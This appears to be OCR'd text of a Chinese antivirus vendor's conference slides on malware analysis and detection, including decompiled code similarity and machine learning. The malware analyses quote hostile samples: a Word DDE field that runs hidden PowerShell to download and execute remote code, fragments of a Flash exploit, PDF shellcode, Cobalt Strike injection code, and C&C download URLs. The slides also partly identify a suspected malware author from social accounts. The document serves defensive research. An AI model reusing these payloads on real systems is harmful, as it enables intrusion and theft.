4B9DBDB5440DB35CA9B3657695EB36BF    APUnArc settings.xml
7162FE65782525674AE8D3A77AB83AB4    APUnArc fontTable.xml
CA20F2205726DA4B5947CE7F95B096E5    APUnArc webSettings.xml
1FD6707F7B9B23BCD2F9AB47413C9A39    APUnArc app.xml
B2913433196DCE9CA233B57BB7FFDED2    APUnArc core.xml
E1AC3ED548FFB144BB1403A4B23EA3A5    APUnArc styles.xml
34DC9A69F33BA93E631CD5048D9F2624    None    34DC9A69F33BA93E631CD5048D9F2624.2B5368B2
```

1. 图1是office格式的复合文档在十六进制下的示意图

2. 图2是从该office文档中拆解出来的文件列表截图。

③

```
</[illegible]><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/><w:r w:rsidR="005C4A94"><w:instrText xml:space="preserve">DDE
"C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -NoP -sta -NonI -W
Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://[illegible]/eee.txt');powershell -enc $e # " "a slow internet
connection" "try again later"</w:instrText></w:r><w:r><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:t>
</w:t></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:sectPr w:rsidR="00522B43"><w:pgSz w:w="12240" w:h="15840"/><w:pgMar w:top="
```

3. 图3是拆解出的脚本代码截图，由图可见该复合文档利用了DDE攻击手法

2. SWF文件存储格式

①

43	57	53	16	1D	D6	00	00	78	DA	C4	BC	07	78	13	57
DE	[illegible]	3D	67	24	CD	68	46	06	6C	23	C0	A1	24	4E	A2
F4	[illegible]	40	1D	B2	9B	8D	83	4D	E2	2C	C5	0B	26	65	77
13	[illegible]	B4	65	5B	C1	96	BC	92	0C	71	9E	46	E8	BD	07
48	EF	04	42	0B	2D	B4	D0	7B	37	10	3A	09	90	D0	4B
48	EF	81	F7	FE	FF	25	37	92	DD	E7	BD	DE	EB	FA	AE
8F	67	7F	BF	99	39	3A	67	E6	CC	DC	67	8A	46	CE	F3
86	64	FC	54	92	EA	CE	95	A4	14	21	A5	27	DD	23	49
D2	FF	D4	DF	23	24	E9	0F	E1	FC	82	36	9D	D3	DB	A5
BE	51	52	1C	8C	B4	C1	D2	1F	1F	29	8A	46	4B	DB	3C
F5	54	CF	9E	3D	5B	F4	74	B4	08	85	0B	9F	6A	D5	BA
75	EB	A7	5A	DA	9F	B2	DB	9B	A3	46	F3	48	79	30	EA
7B	A3	79	30	F2	E0	23	CF	F0	0A	D2	FD	91	BC	70	A0
34	1A	08	05	53	69	D9	97	1B	2A	8B	FE	F1	91	47	E2
6B	CD	CF	AB	5A	69	69	59	B8	98	57	99	9F	F7	94	BF
D8	5F	E2	0F	46	23	4F	B5	6A	D1	0A	2B	CA	CF	6B	53

46	57	53	16	1D	D6	00	00	78	00	04	E2	00	00	0E	A6
00	[illegible]	18	01	00	44	11	19	00	00	00	7F	13	CA	01	00
00	[illegible]	7[illegible]	64	66	3A	52	44	46	20	78	6D	6C	6E	73	3A
72	[illegible]	66	3D	27	68	74	74	70	3A	2F	2F	77	77	77	2E
77	[illegible]	33	2E	6F	72	67	2F	31	39	39	39	2F	30	32	2F	32
32	2D	72	64	66	2D	73	79	6E	74	61	78	2D	6E	73	23
27	3E	3C	72	64	66	3A	44	65	73	63	72	69	70	74	69
6F	6E	20	72	64	66	3A	61	62	6F	75	74	3D	27	27	20
78	6D	6C	6E	73	3A	64	63	3D	27	68	74	74	70	3A	2F
2F	70	75	72	6C	2E	6F	72	67	2F	64	63	2F	65	6C	65
6D	65	6E	74	73	2F	31	2E	31	27	3E	3C	64	63	3A	66
6F	72	6D	61	74	3E	61	70	70	6C	69	63	61	74	69	6F
6E	2F	78	2D	73	68	6F	63	6B	77	61	76	65	2D	66	6C
61	73	68	3C	2F	64	63	3A	66	6F	72	6D	61	74	3E	3C
64	63	3A	74	69	74	6C	65	3E	41	64	6F	62	65	20	46
6C	65	78	20	34	20	41	70	70	6C	69	63	61	74	69	6F

1. 图1是swf格式文件在十六进制下的示意图

2. 图2是对该SWF文件进行了解压缩操作后十六进制示意图

③

```
{
    _loc4_ = 90;
    _loc5_ = new Array(_loc4_);
    if(_gc == null)
    {
        _gc = new Array();
    }
    _gc.push(_loc5_);
    while(_loc6_ < _loc4_)
    {
        _loc5_[_loc6_] = new MyClass2(_loc6_);
        _loc5_[_loc6_ + 1] = new ByteArray();
        _loc5_[_loc6_ + 1].length = 4000;
        _loc5_[_loc6_ + 2] = new MyClass2(_loc6_ + 2);
        _loc6_ = _loc6_ + 3;
    }
    _loc6_ = _loc4_ - 5;
    while(_loc6_ >= 0)
    {
        _ba = _loc5_[_loc6_];
        _ba[3] = new MyClass();
        if(_ba[3] != 0)
        {
            throw new Error("can\'t cause UaF");
        }
```

3. 图3是拆解出的脚本代码截图，由图可见这这个SWF文件利用了CVE-2015-5119漏洞

3. PDF文件存储格式

- PDF的文档结构是一种树型结构反映了文件体中间接对象之间的等级层次关系。

Header

Body

cross reference table

trailer

①

```
25 50 44 46 2D 31 2E 35 0D 0A 32 20 30 20 6F 62  %PDF-1.5..2 0 ob
6A 0D 0A 3C 3C 0D 0A 09 2F 46 69 6C 74 65 72 20  j..<<.../Filter
2F 46 6C 61 74 65 44 65 63 6F 64 65 0D 0A 09 2F  /FlateDecode.../
4E 20 36 0D 0A 09 2F 46 69 72 73 74 20 33 33 0D  N 6.../First 33.
0A 09 2F 4C 65 6E 67 74 68 20 33 33 34 0D 0A 09  ../Length 334...
2F 54 79 70 65 20 2F 4F 62 6A 53 74 6D 0D 0A 3E  /Type /ObjStm..>
3E 73 74 72 65 61 6D 0D 0A 78 DA 7D 51 4D 6B C2  >stream..xÚ}QMkÂ
40 10 3D 2B F8 1F E6 D8 5E 9A AC 9A 44 41 02 6A  @.=+ø.æØ^š¬šDA.j
4D 0B A5 56 54 E8 41 8A AC D9 51 02 D1 0D C9 A6  M.¥VTèAŠ¬ÙQ.Ñ.É¦
D6 7F DF D9 CD 26 E6 D2 5E 96 99 37 5F EF BD 65  Ö.ßÙÍ&æÒ^–™7_ï½e
E0 C2 00 BC 21 0C 81 0D 7C F0 80 8D 02 F0 A1 CF  àÂ.¼!...|ð€..ð¡Ï
02 08 A0 EF 8F 61 32 E9 75 3B CE 8A 9F B0 A0 1E  .. ï.a2éu;ÎŠŸ° .
17 D6 3A 5D F2 33 A5 5E 9D 6E 6F 19 82 33 E7 8A  .Ö:]ò3¥^.no.‚3çŠ
```

②

```
25 50 44 46 2D 31 2E 32 0D 0A 31 20 30 20 6F 62  %PDF-1.2..1 0 ob
6A 0D 0A 3C 3C 0D 0A 09 2F 50 61 67 65 73 20 32  j..<<.../Pages 2
20 30 20 52 0D 0A 09 2F 41 63 72 6F 46 6F 72 6D   0 R.../AcroForm
20 35 20 30 20 52 0D 0A 09 2F 54 79 70 65 20 2F   5 0 R.../Type /
43 61 74 61 6C 6F 67 0D 0A 3E 3E 0D 0A 65 6E 64  Catalog..>>..end
6F 62 6A 0D 0A 32 20 30 20 6F 62 6A 0D 0A 3C 3C  obj..2 0 obj..<<
0D 0A 09 2F 43 6F 75 6E 74 20 31 0D 0A 09 2F 4B  .../Count 1.../K
69 64 73 20 5B 20 33 20 30 20 52 20 5D 0D 0A 09  ids [ 3 0 R ]...
2F 54 79 70 65 20 2F 50 61 67 65 73 0D 0A 3E 3E  /Type /Pages..>>
0D 0A 65 6E 64 6F 62 6A 0D 0A 33 20 30 20 6F 62  ..endobj..3 0 ob
6A 0D 0A 3C 3C 0D 0A 09 2F 50 61 72 65 6E 74 20  j..<<.../Parent
32 20 30 20 52 0D 0A 09 2F 43 6F 6E 74 65 6E 74  2 0 R.../Content
73 20 34 20 30 20 52 0D 0A 09 2F 41 41 20 3C 3C  s 4 0 R.../AA <<
```

③

```
var len = app.monitors.length;\n        var arr = "2,3,4".split(",");\n        for \
flag = 1;\n            break;\n        }\n    }\n    if \(flag\) {\n
while \(x == this.mouseX || y == this.mouseY\);\n    {\n        \n        var resp =
ceed?",\n        nIcon:0,\n        nType:3,\n        cTitle:"Adobe Reader"}\);\n
"no";\n    if \(resp == 2\)\n        resp_str = "cancel";\n    var flag =
in arr\) {\n        arr[i] = arr[i].toLowerCase\(\).replace\(/ /g, ""\);\n    if \(ar
}\n    }\n    if \(flag\) {\n    \nvar shellcode = unescape\("%ud7da%u74d9%uf
e%u0919%u2466%u0928%u2c1c%ub91b%u6056%u3290%u913a%u3623%u9693%ufc84%u99c5%uac15%ubb36%uae95%u1b6a
816b%u1422%u9922%u1027%u12fc%uef93%uf2ff%u10ed%u3b53%ue3c2%u7bad%u1be5%u75d8%ua615%u41db%u7c67%u5
3%u7bb5%u015e%u9cc9%ufe01%ud66f%uebac%ub51d%ueaba%uc390%uec89%ucbaa%u84bd%u409b%ud352%u8323%u3b16
1436%u267b%u9dd7%ub5e1%u0954%u558f%ue7f7%ude2a%ud762%u7be7%u3a19%ueb4b%u308f%u9d2e%u983b%u2494%ua
```

图1是某PDF格式文件在十六进制下的示意图

图2是从该PDF文件中拆解出的另一个PDF文件

图3是从拆解出的PDF文件中分析到的恶意代码

I. 识别与拆解

II. 关联与追溯

- **静态配置解密**
- 向量提取

1. 静态配置解密 -- 关联与追溯

HASH

0A2070192C685EEEC4B5BB1CACEB287B

Trojan/Win32.BigBadWolf

IP

218.***.***.171


这是我们通过向量提取从上述样本中得到的C&C IP地址

URL

http://218.***.***.171:8899/1.exe
http://218.***.***.171:8899/135.exe
http://218.***.***.171:8899/linux2.4

利用PTD配置该IP在流量侧守候，在日志中发现了通过URL从该服务器下载恶意代码的事件

SMP



基于我们内部的知识体系，我们在数据侧还通过该IP关联到了其他的恶意代码


IP信息: 218.[redacted].171

地理位置: 中国,四川,德阳

可视化展示

可视区

序号	名称	威胁判定	病毒名
1	a4e2e164534e4c873724e97924048039	!	Trojan[Downloader]/Win32.Agent
2	766f185ca16383402c44824320df00f5	!	Trojan[Backdoor]/Linux.Ganiw
3	c60f1596dd978ed3bc8f52c5e6207c75	!	Trojan[Downloader]/Win32.Dupzom



基础信标类型

MAIN DOMAIN IP
URL WHOIS HASH
MUTEX EMAIL

威胁判定说明

恶意 白名单 未知

2. 静态配置解密 -- 关联与追溯

HASH B464823DC58EE949707003DDA44E5152 Trojan/Win32.Farfli

向量

extract_time	April 1st 2017, 10:04:20.000
family	BigBadWolf
file_type	pe
filename	B464823DC58EE949707003DDA44E5152.D17F8B7B
filesystem.install_name	YXRpYnRtb2OuZXhl
filesystem.install_path	%SystemRoot%\system\
first_seen	May 6th 2016, 08:27:18.000
md5	b464823dc58ee949707003dda44e5152
network.domain	rouji.k[redacted]y.net
network.url	http://deve[redacted]com/file/get/3395
others	{"qq": "365[redacted]97", "unknown": ["8090", "8090", "cWlhbnl1ZWFkbWlucw==", "S18xMjAzMDU=" "\","], "util_url": ["http://www.ip138.com/ips138.asp?ip=%s&action=2", "http://dns.ai "V2luZG93cyBQcm8gU2VydmVycw==", "message": "yLe2qLKiOenWpNOmO8OzzNDytcSx6sq2oaO9+9PDtI

根据配置中留存qq 号码3694**697，以此为线索拓线到一些信息：

1.其联系人所在地多为广东

2.此人并在2011年08月05日在东莞某职业学院贴吧回帖，推测此人为**广东人**并且曾在**东莞某职业学院**就读

追踪

qianyue2[redacted]23@live.c(3694[redacted]697)
性别：男
答案是 好淫

[redacted]疼
初级粉丝

举报 | 32楼 2011-08-05 00:22

ID中的qianyue也与配置中cWlhbnl1ZWFkbWlucw==解码后的qianyueadmins相符

I. 识别与拆解

II. **关联与追溯**

- 静态配置解密
- **向量提取**

1. 单条向量关联实例

样本

事件样本A
MD5:1AF3592C51366AD5AD63
63C1262B1FDA

Trojan[Downloader]/Win32.FakeIE

引用

事件样本B
MD5:1AD7A75DA45B1693E417
C0EB8FACB573

Trojan[Downloader]/Win32.FakeIE

引用

函数

d009　d006　d014　p005　p006

导出

已知文件D
MD5:401E9A73E64EFBEA5BDAC
C662E93F373

关联结果

未知文件C
MD5:040DBE545D2E563096744
85CA62B3255

函数导出和被引用的关系能让我们发现样本之间的关联。在一次对导出函数与被引用函数的统计过程中，发现了一批既存在于导出表中，也被文件引用的函数，本图以函数名为d009为例（它被恶意软件多次引用且不常见）说明关联过程。

1. 单条向量关联实例

```
39 = LoadLibraryW(L"C:\\Program Files\\QSo2ea0\\Discov64.dll");
dul = v39;
( v39 )

dword_44C560 = (int (__fastcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v39
dword_44C558 = (int)GetProcAddress(hModule, "d009");
dword_44C55C = (int)GetProcAddress(hModule, "d014");
v41 = (void (*)(void))GetProcAddress(hModule, "p005");
dword_44C54C = (int)v41;
if ( v41 )
  v41();
dword_44C550 = (int)GetProcAddress(hModule, "d006");
v42 = GetProcAddress(hModule, "p006");
dword_44C554 = (int)v42;
if ( v42 )
  lpAddress = (LPVOID)((int (__stdcall *)(const wchar_t *, const char *, const char *, _DWORD
                        L"mswsock.dll",
                        "NTDLL.DLL",
                        "NtDeviceIoControlFile",
                        0);
```

上图是文件A中引用d009的代码


右图是文件C中引用d009的代码


两个文件代码的相似性非常高

```
v35 = LoadLibraryW(L"C:\\Program Files\\PUNZ{B33zSO\\15childHG64.dll");
hModule = v35;
if ( v35 )
{
  dword_93F1B4 = (int (__thiscall *)(_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v35,
  dword_93F1AC = (int)GetProcAddress(hModule, "d009");
  dword_93F1B0 = (int)GetProcAddress(hModule, "d014");
  v36 = (void (*)(void))GetProcAddress(hModule, "p005");
  dword_93F1A0 = (int)v36;
  if ( v36 )
    v36();
  dword_93F1A4 = (int)GetProcAddress(hModule, "d006");
  v37 = GetProcAddress(hModule, "p006");
  dword_93F1A8 = (int)v37;
  if ( v37 )
    lpAddress = (LPVOID)((int (__stdcall *)(void **, const char *, const char *, _DWORD))
                          &off_43B768,
                          "NTDLL.DLL",
                          "NtDeviceIoControlFile",
                          0);
```


2. 多条向量关联实例

产品界面






事件发现



发现事件主机A
IP:192.168.23.220

事件样本
MD5:6D13119B42C2CA
71491E26A42BCDB352



主机B
IP:192.168.34.133

样本B
MD5:FD217A7993EB69
9E4C986D953216FAFF

利用已提取的向量检索其它主机，发现主机B中存在哈希不同于原事件样本A的样本B

向量提取

加密解密	网络通讯	进程操作	反调试	提权	获取信息	服务操作
• **RSA加密** • **AES加密**	• HTTP通讯 • IP:146.0.XX.107	• 枚举进程 • **进程注入**	• **检测调试器** • 显示调试字符串	• **查看系统权限的特权值** • **启动或禁止权限**	• **获取机器名称** • **获取用户名称**	• 创建服务 • 打开服务 • 启动服务

事件分析：Cobalt Strike v2.4（后门的商用平台）

2. 网络读取文件

①

```
hRequest = HttpOpenRequestA(
             hConnect,
             "GET",
             &szObjectName,
             0,
             0,
             &lpszAcceptTypes,
             (word_1002D040 & 8) != 8 ? -2073558528 : -2065157632,
             0);
sub_10001AAD(hRequest);
HttpSendRequestA(hRequest, &szHeaders, strlen(&szHeaders), 0, 0);
v7 = *(_DWORD *)(v5 + 4);
sub_100068A1();
v8 = hRequest;
if ( !HttpQueryInfoA(hRequest, 0x13u, &Buffer, &dwBufferLength, 0) )
{
  InternetCloseHandle(v8);
  return -1;
}
if ( atoi(&Buffer) != 200 )
{
  v4 = -1;
LABEL_8:
  InternetCloseHandle(hRequest);
  return v4;
}
if ( InternetQueryDataAvailable(v8, &dwNumberOfBytesAvailable, 0, 0)
  && dwNumberOfBytesAvailable > 0
  && dwNumberOfBytesAvailable < a3 )
```

两个文件代码的相似性非常高

上图是文件A中网络读取文件的代码

右图是文件B中网络读取文件的代码

②

```
hRequest = HttpOpenRequestA(
             hConnect,
             "GET",
             &szObjectName,
             0,
             0,
             &lpszAcceptTypes,
             (word_1002D030 & 8) != 8 ? -2073558528 : -2065157632,
             0);
sub_10001B6B(hRequest);
HttpSendRequestA(hRequest, &szHeaders, strlen(&szHeaders), 0, 0);
v7 = *(_DWORD *)(v5 + 4);
sub_1000712B();
v8 = hRequest;
if ( !HttpQueryInfoA(hRequest, 0x13u, &Buffer, &dwBufferLength, 0) )
{
  InternetCloseHandle(v8);
  return -1;
}
if ( atoi(&Buffer) != 200 )
{
  v4 = -1;
LABEL_8:
  InternetCloseHandle(hRequest);
  return v4;
}
if ( InternetQueryDataAvailable(v8, &dwNumberOfBytesAvailable, 0, 0)
  && dwNumberOfBytesAvailable > 0
  && dwNumberOfBytesAvailable < a3 )
```

2. 进程注入

①

```
v7 = (char *)VirtualAllocEx(hProcess, 0, a1 + 1024, 0x1000u, 0x40u);
if ( !v7 )
{
  GetLastError();
  return (HANDLE)sub_10001096("could not allocate %d bytes in process: %d", v5 + -128);
}
if ( v5 <= 0 )
{
LABEL_7:
  v9 = GetCurrentProcess();
  if ( !sub_10003CE1(v9) || sub_10003CE1(hProcess) )
  {
    result = CreateRemoteThread(hProcess, 0, 0, (LPTHREAD_START_ROUTINE)&v7[a5], 0, 0, 0);
    if ( result )
      return result;
    GetLastError();
    result = (HANDLE)sub_100043E8(hProcess, ArgList);
  }
  else
  {
    result = (HANDLE)sub_100045A8(hProcess, &v7[a5]);
  }
  if ( !result )
    result = (HANDLE)sub_10001096("could not create remote thread in %d: %d", ArgList);
}
else
{
  while ( 1 )
  {
    result = (HANDLE)WriteProcessMemory(hProcess, &v7[v6], (LPCVOID)(v6 + a4), v5 - v6, &N
```

两个文件代码的相似性非常高

②

```
v7 = (char *)VirtualAllocEx(hProcess, 0, a1 + 1024, 0x1000u, 0x40u);
if ( !v7 )
{
  GetLastError();
  return (HANDLE)sub_10001096("could not allocate %d bytes in process: %d", v5 + -128);
}
if ( v5 <= 0 )
{
LABEL_7:
  v9 = GetCurrentProcess();
  if ( !sub_100041AE(v9) || sub_100041AE(hProcess) )
  {
    result = CreateRemoteThread(hProcess, 0, 0, (LPTHREAD_START_ROUTINE)&v7[a5], 0, 0, 0);
    if ( result )
      return result;
    GetLastError();
    result = (HANDLE)sub_10004C61(hProcess, ArgList);
  }
  else
  {
    result = (HANDLE)sub_10004E21(hProcess, &v7[a5]);
  }
  if ( !result )
    result = (HANDLE)sub_10001096("could not create remote thread in %d: %d", ArgList);
}
else
{
  while ( 1 )
  {
    result = (HANDLE)WriteProcessMemory(hProcess, &v7[v6], (LPCVOID)(v6 + a4), v5 - v6, &Nu
```

上图是文件A中进程注入的代码

右图是文件B中进程注入的代码

2. 凭证转储

```
v4 = ntohl(*a1);
v5 = OpenProcess(0x400u, 0, v4);
if ( v5 )
{
  if ( OpenProcessToken(v5, 0xF01FFu, &TokenHandle) )
  {
    if ( ImpersonateLoggedOnUser(TokenHandle) )
    {
      if ( DuplicateTokenEx(TokenHandle, 0x2000000u, 0, SecurityDelegation, TokenPrimary, &hToken) )
      {
        if ( ImpersonateLoggedOnUser(hToken) )
        {
          CloseHandle(v5);
          if ( TokenHandle )
            CloseHandle(TokenHandle);
result = sub_10007876(hToken, 512);
```

①

两个文件代码的相似性非常高

上图是文件A中凭证转储的代码

右图是文件B中凭证转储的代码

```
v3 = ntohl(*a1);
v4 = OpenProcess(0x400u, 0, v3);
if ( v4 )
{
  if ( OpenProcessToken(v4, 0xF01FFu, &TokenHandle) )
  {
    if ( ImpersonateLoggedOnUser(TokenHandle) )
    {
      if ( DuplicateTokenEx(TokenHandle, 0x2000000u, 0, SecurityDelegation, TokenPrimary, &hToken) )
      {
        if ( ImpersonateLoggedOnUser(hToken) )
        {
```

②

总结

- **下一代威胁检测引擎为安天全线产品提供基础能力**

第五届安天网络安全冬训营

网络空间威胁对抗技术与实战研讨会

暨 关键信息基础设施保护实践论坛

Thank You

关注安天冬训营官网

关注安天微信公众号

红旗漫卷

敌情想定是前提，网络安全实战化


下一代威胁检测引擎应用——机器学习


安天　反病毒引擎研发中心

下一代威胁检测引擎 -- 机器学习应用

- **机器学习**

对未知病毒、变形恶意软件、多态恶意软件有更好的检测效果





* 深度神经网络对高维度信息有很强的利用能力
* 未来将机器学习模型布置到客户端还能够帮助客户根据自身受攻击情况，有针对性地自主升级引擎

机器学习+反病毒：发展历程

接近动态分析的效果

机器学习模型
Native-Bayes、SVM、决策树、集成算法等
输入
静态特征（PE、strings byte sequences、n-gram、二进制灰度图、指令序列等）
输出
是否是恶意的

动态和静态特征结合

机器学习模型
Native-Bayes、SVM、决策树、KNN、集成算法等
输入
静态特征、利用沙盒和虚拟系统获得的动态信息
输出
是否是恶意的

分辨恶意代码所属家族

机器学习模型
传统监督学习算法、深度学习算法、半监督学习算法等
输入
静态特征、利用沙盒和虚拟系统获得的动态信息、或二者结合
输出
是否是恶意的、恶意和非恶意的概率、所属家族

利用高维度信息

机器学习模型
SVM、深度学习算法、迁移学习、基于云的机器学习技术等
输入
静态特征、利用沙盒和虚拟系统获得的动态信息、或二者结合
输出
是否是恶意的、恶意和非恶意的概率、所属家族

机器学习+反病毒：现有局限

- **计算资源：**将机器学习应用在客户端受到了限制

机器学习+反病毒：现有局限


- **与反病毒领域背景知识的结合：模型设计**、向量提取

机器学习+反病毒：现有局限

- **与反病毒领域背景知识的结合：**模型设计、**向量提取**

机器学习+反病毒：现有局限

